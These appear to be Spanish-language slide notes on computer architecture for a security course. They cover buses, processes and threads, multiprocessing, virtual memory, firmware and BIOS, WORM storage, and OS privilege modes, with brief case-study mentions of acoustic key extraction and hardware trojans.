
Realiza funciones **matemáticas y operaciones lógicas** en los datos.



# The System Unit and Motherboard


**La unidad del sistema** es la carcasa del ordenador: contiene todos los componentes informáticos electrónicos internos, incluyendo la placa base, unidades de disco internas, fuente de alimentación, etc.

**La placa base** contiene hardware incluyendo la CPU, ranuras de memoria, el firmware y ranuras periféricas tales como ranuras PCI (Peripheral Component Interconnect).



# The Computer Bus

es el principal canal de comunicación en un sistema informático. **Los dispositivos de comunicación entre la CPU, la memoria y entrada / salida tales como teclado, ratón, pantalla, etc.**




# The Computer Bus

## Bus de control

gobierna el uso y acceso a las líneas de datos y de direcciones. Las señales de control transmiten tanto órdenes como información de temporización entre los módulos. **Es el que permite que no haya colisión de información en el sistema.**

## Bus de direcciones


es un canal del microprocesador totalmente independiente del bus de datos donde **se establece la dirección de memoria del dato en tránsito**. Consiste en el conjunto de líneas eléctricas necesarias para establecer una dirección.



# The Computer Bus

## Bus de datos

Su función es **mover los datos entre los dispositivos de hardware de entrada / salida**



## Las direcciones de memoria

Las direcciones son números naturales (en hexadecimal) que **indica la posición de los datos dentro de la memoria principal o del espacio de direcciones de la unidad de entrada/salida**. Las direcciones son generadas por la CPU que es quien decide a qué dato se debe acceder en cada momento.


# Northbridge and southbridge

Algunos diseños de computadoras usan dos buses:


## **northbridge and southbridge.**

El northbridge, también llamado el Memory Controller hub (**MCH**), **conecta la CPU a la memoria RAM y la memoria de vídeo.**

El southbridge, también llamado I/O Controller Hub (**ICH**), **conecta los dispositivos de entrada / salida (E/S)**, como el disco, el teclado, el ratón, unidad de CD, puertos USB, etc.



# Northbridge and southbridge



# Processes and threads

Un “**heavy weight process**” (**HWP**) es tambien llamado tarea(**Task**).

Nuevos procesos son creados para realizar el trabajo de forma paralela

La comunicación entre estos procesos implicaría mecanismos de comunicación adicionales, tales como Sockets o Pipes.

Cada HWP contiene su propio espacio de direcciones

Un proceso padre puede generar procesos secundarios adicionales llamados hilos (**thread**)

# Processes and threads

Un Hilo (**thread**) es un proceso ligero (**LWP**)

**Hilos son capaces de compartir la memoria.** lo que resulta en una menor carga en comparación con los HWP.

Se utilizan para repartir la carga de trabajo.

Conservación de los recursos.



El inconveniente es que ahora usted tiene que asegurarse de que su sistema es seguro para subprocessos.

Process Explorer - Sysinternals: www.sysinternals.com [SOLIDWOR-6AA397\A...]


File Options View Process Find Users Help

Process	PID	CPU	Description	Company Name
System Idle Process	0	95.10		
Interrupts	n/a		Hardware Interrupts	
DPCs	n/a		Deferred Procedure Calls	
System	4			
smss.exe	316		Windows NT Session Mana...	Microsoft Corporation
csrss.exe	380		Client Server Runtime Process	Microsoft Corporation
winlogon.exe	404		Windows NT Logon Applica...	Microsoft Corporation
services.exe	456	1.96	Services and Controller app	Microsoft Corporation
svchost.exe	704		Generic Host Process for Wi...	Microsoft Corporation
asm.exe	3800		Altinet Sharing Manager	
svchost.exe	752		Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	816		Generic Host Process for Wi...	Microsoft Corporation
wscnfy.exe	1964		Windows Security Center N...	Microsoft Corporation
wuauclt.exe	2120		Automatic Updates	Microsoft Corporation
svchost.exe	880		Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	1048		Generic Host Process for Wi...	Microsoft Corporation
spoolsv.exe	1176		Spooler SubSystem App	Microsoft Corporation
vmsrv.exe	1288		Virtual Machine Services	Microsoft Corporation
blink.exe	1312		Blink loader	Blink.com, Inc.
blink.exe	432		Blink loader	Blink.com, Inc.
vpcmap.exe	1468		Virtual Machine Folder Shari...	Microsoft Corporation
alg.exe	1656		Application Layer Gateway ...	Microsoft Corporation
lsass.exe	468		LSA Shell (Export Version)	Microsoft Corporation
explorer.exe	2000		Windows Explorer	Microsoft Corporation
CPU Usage: 4.90% Commit Charge: 11.82% Processes: 33				

# Processes and threads

Pueden existir procesos en varios estados:

<b>New</b>	Un proceso que está siendo creado
<b>Ready</b>	Proceso a la espera de ser ejecutado por la CPU
<b>Running</b>	Proceso que está siendo ejecutado por la CPU
<b>Blocked</b>	Esperando por I/O
<b>Terminate</b>	Un proceso completado.



# Processes and threads

## Multitasking

Realiza **múltiples tareas (HWP)** para poder **ejecutarse simultáneamente en una CPU**.

## Multiprocessing

Ejecuta **múltiples procesos en múltiples CPUs**.


**Symmetric Multiprocessing (SMP)**  
**Asymmetric Multiprocessing (AMP)**

# Symmetric Multiprocessing

## SMP systems

**Un sistema operativo gestiona todas las CPUs.**


- Esto significa que se van entregando trabajo a los procesadores según sea necesario.
- Es como un entorno de balanceo de carga.
- Cuando un proceso necesita instrucciones a ser ejecutadas, un planificador determina que el procesador está listo para más trabajo y lo envía sucesivamente.




# Asymmetric Multiprocessing


## AMP systems

- Tiene una imagen del sistema operativo por CPU, esencialmente actuando como sistemas independientes.
- Si un procesador va a ser dedicado a una tarea o aplicación específica, todos los demás programas se ejecutan en un procesador diferente (procesador dedicado).





Symmetric mode




Asymmetric mode

# Virtual Memory

La memoria virtual proporciona **mapeo de direcciones virtuales** entre las aplicaciones y la RAM(Hardware).

La memoria virtual ofrece muchas funciones, incluye múltiples procesos para acceder a la misma biblioteca compartida en la memoria, el swapping, y otros.




## Swapping and Paging

Swapping utiliza memoria virtual para copiar el contenido de la memoria principal (RAM) desde o hacia la memoria secundaria.

La memoria de intercambio es a menudo una partición de disco dedicado que se utiliza para ampliar la cantidad de memoria disponible.

Si el kernel intenta acceder a una página almacenada en el espacio de intercambio, se produce un fallo de página y la página se "intercambia" desde el disco a la RAM.

Está diseñado como una medida de protección para manejar ocasionales estallidos de uso de memoria.



# Firmware

**Son pequeños programas que no cambian con frecuencia, como el BIOS de un ordenador o sistema operativo de un router y configuración guardada.**

Varios tipos de chips ROM pueden almacenar firmware, incluyendo **PROM, EPROM y EEPROM**.

**A Programmable Logic Device (PLD)** es un dispositivo programable en campo, lo que significa que **se programa después de salir de la fábrica**.

**EPROMs, EEPROMS, and Flash Memory are examples of PLDs.**

# Firmware

**PROM (Programmable Read Only Memory)** se puede escribir una vez, por lo general en la fábrica.

**EPROMs (Erasable Programmable Read Only Memory)**

**EEPROMs (Electrically Erasable Programmable Read Only Memory)** puede ser "Flasheada", o borrarse y escribirse a varias veces.

# BIOS

El **Basic Input Output System** contiene código en el firmware que se ejecuta cuando un PC está encendido.

Ejecuta en primer lugar la autoprueba de encendido (**POST**), que realiza pruebas básicas.

- La verificación de la integridad de la propia BIOS.
- Prueba de memoria.
- La identificación de los dispositivos del sistema, entre otras tareas.

Phoenix Technologies, LTD System Configurations			
CPU Type	: AMD Athlon(tm) XP	Base Memory	: 640K
CPU ID	: 0681	Extended Memory	: 1047552K
CPU Clock	: 2000MHz	L1 Cache Size	: 128K
		L2 Cache Size	: 256K
Diskette Drive A	: 1.44M, 3.5 in.	Display Type	: EGA/VGA
Pri. Master Disk	: LBA,ATA 100,40822MB	Serial Port(s)	: 3F8 2F8
Pri. Slave Disk	: LBA,ATA 100,40062MB	Parallel Port(s)	: 378
Pri. Master Disk	: DVD,ATA 33	DDR DIMM at Rows	: 2 3 4 5
Sec. Slave Disk	: CHS,PIO 4, 512MB		

PCI device listing ...							
Bus No.	Device No.	Func No.	Vendor/Device Class	Device Class			IRQ
0	2	0	10DE	0067	0C03	USB 1.0/1.1 OHCI Controller	10
0	2	1	10DE	0067	0C03	USB 1.0/1.1 OHCI Controller	11
0	2	2	10DE	0068	0C03	USB 2.0 EHCI Controller	5
0	9	0	10DE	0065	0101	IDE Controller	14
0	13	0	10DE	006E	0C00	Serial Bus Controller	10
1	8	0	1106	3043	0200	Network Controller	11
1	9	0	1102	0002	0401	Multimedia Device	11

Una vez que el proceso de POST se completa exitosamente, se sitúa el sector de arranque(**Boot Sector**), que contiene el código máquina para cargar el Kernel del sistema operativo. El kernel luego cargas y ejecuta, y el sistema operativo arranca.

# WORM Storage

## **WORM (Write Once Read Many)**

El medio de almacenamiento se puede escribir una vez y leer muchas veces. A menudo se utiliza para apoyar la retención de registros de cumplimiento legal o reglamentaria.

WORM storage ayuda a asegurar la integridad de los datos que contiene.

hay una cierta seguridad de que no ha sido y no puede alterado, sin llegar a destruir los propios medios

Los tipos más comunes de WORM media son CD-R (Compact Disc Recordable) and DVD-R (Digital Versatile Disk Recordable).



# Caso de Estudio

## **Scientists hack a computer using just the sound of the CPU**

La mayoría de los equipos (especialmente los portátiles) emiten un ruido agudo durante la operación, debido a la vibración en sus componentes electrónicos.

los investigadores han demostrado que los sonidos realmente pueden dar información sobre el software que se ejecuta en el equipo y, en particular fuga de información sensible sobre los cálculos relacionados con la seguridad.

la información no se limita sólo al software - ahora los investigadores han demostrado que las diferentes claves RSA inducen diferentes patrones de sonido, esa información puede ser utilizada.

# Caso de Estudio

## **University Research in Hardware Security**


[http://www.hotchips.org/wp-content/uploads/hc\\_archives/hc26/HC26-10-tutorial-epub/HC26.10-tutorial1-HW-Security-epub/HC26.10.155-6\\_Lee\\_UniversityResearch\\_go.pdf](http://www.hotchips.org/wp-content/uploads/hc_archives/hc26/HC26-10-tutorial-epub/HC26.10-tutorial1-HW-Security-epub/HC26.10.155-6_Lee_UniversityResearch_go.pdf)

## **A Survey of Hardware Trojan Taxonomy and Detection**

<https://www.trust-hub.org/resources/36/download/trojansurvey.pdf>

## **Demonstration of Hardware Trojans**

<https://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-kiamilev.pdf>



# *Operating System Architecture*



# Operating Systems

Un sistema operativo proporciona un entorno para las aplicaciones y los usuarios trabajar dentro.

Are made up of various layers and modules of functionality.

Tiene la responsabilidad de **administrar los componentes de hardware**, gestión de memoria, E / S, las operaciones del sistema de archivos, gestión de procesos, y la prestación de servicios del sistema.

Tienen que protegerse de aplicaciones, utilidades de software, y las actividades del usuario si van a proporcionar un entorno estable y seguro.

**Estos mecanismos de protección se realizan mediante el uso de diferentes modos de ejecución.**



**(User mode/Privilege Mode)**

Cuando una aplicación necesita la CPU para llevar a cabo sus instrucciones, la CPU funciona en **modo de usuario** (**User Mode**).

Este modo tiene un nivel de privilegio más bajo, y muchas de las instrucciones y las funciones de la CPU no están disponibles a la aplicación solicitante.


El sistema operativo y la CPU no están seguros de qué aplicaciones se van a tratar, este código se ejecuta en un privilegio inferior y así los recursos críticos están fuera del alcance de los códigos de la aplicación.

### User mode (Problem State)

Es donde se encuentran las cuentas de usuario y sus procesos.

### Kernel mode (Supervisor Mode/Privilege Mode)

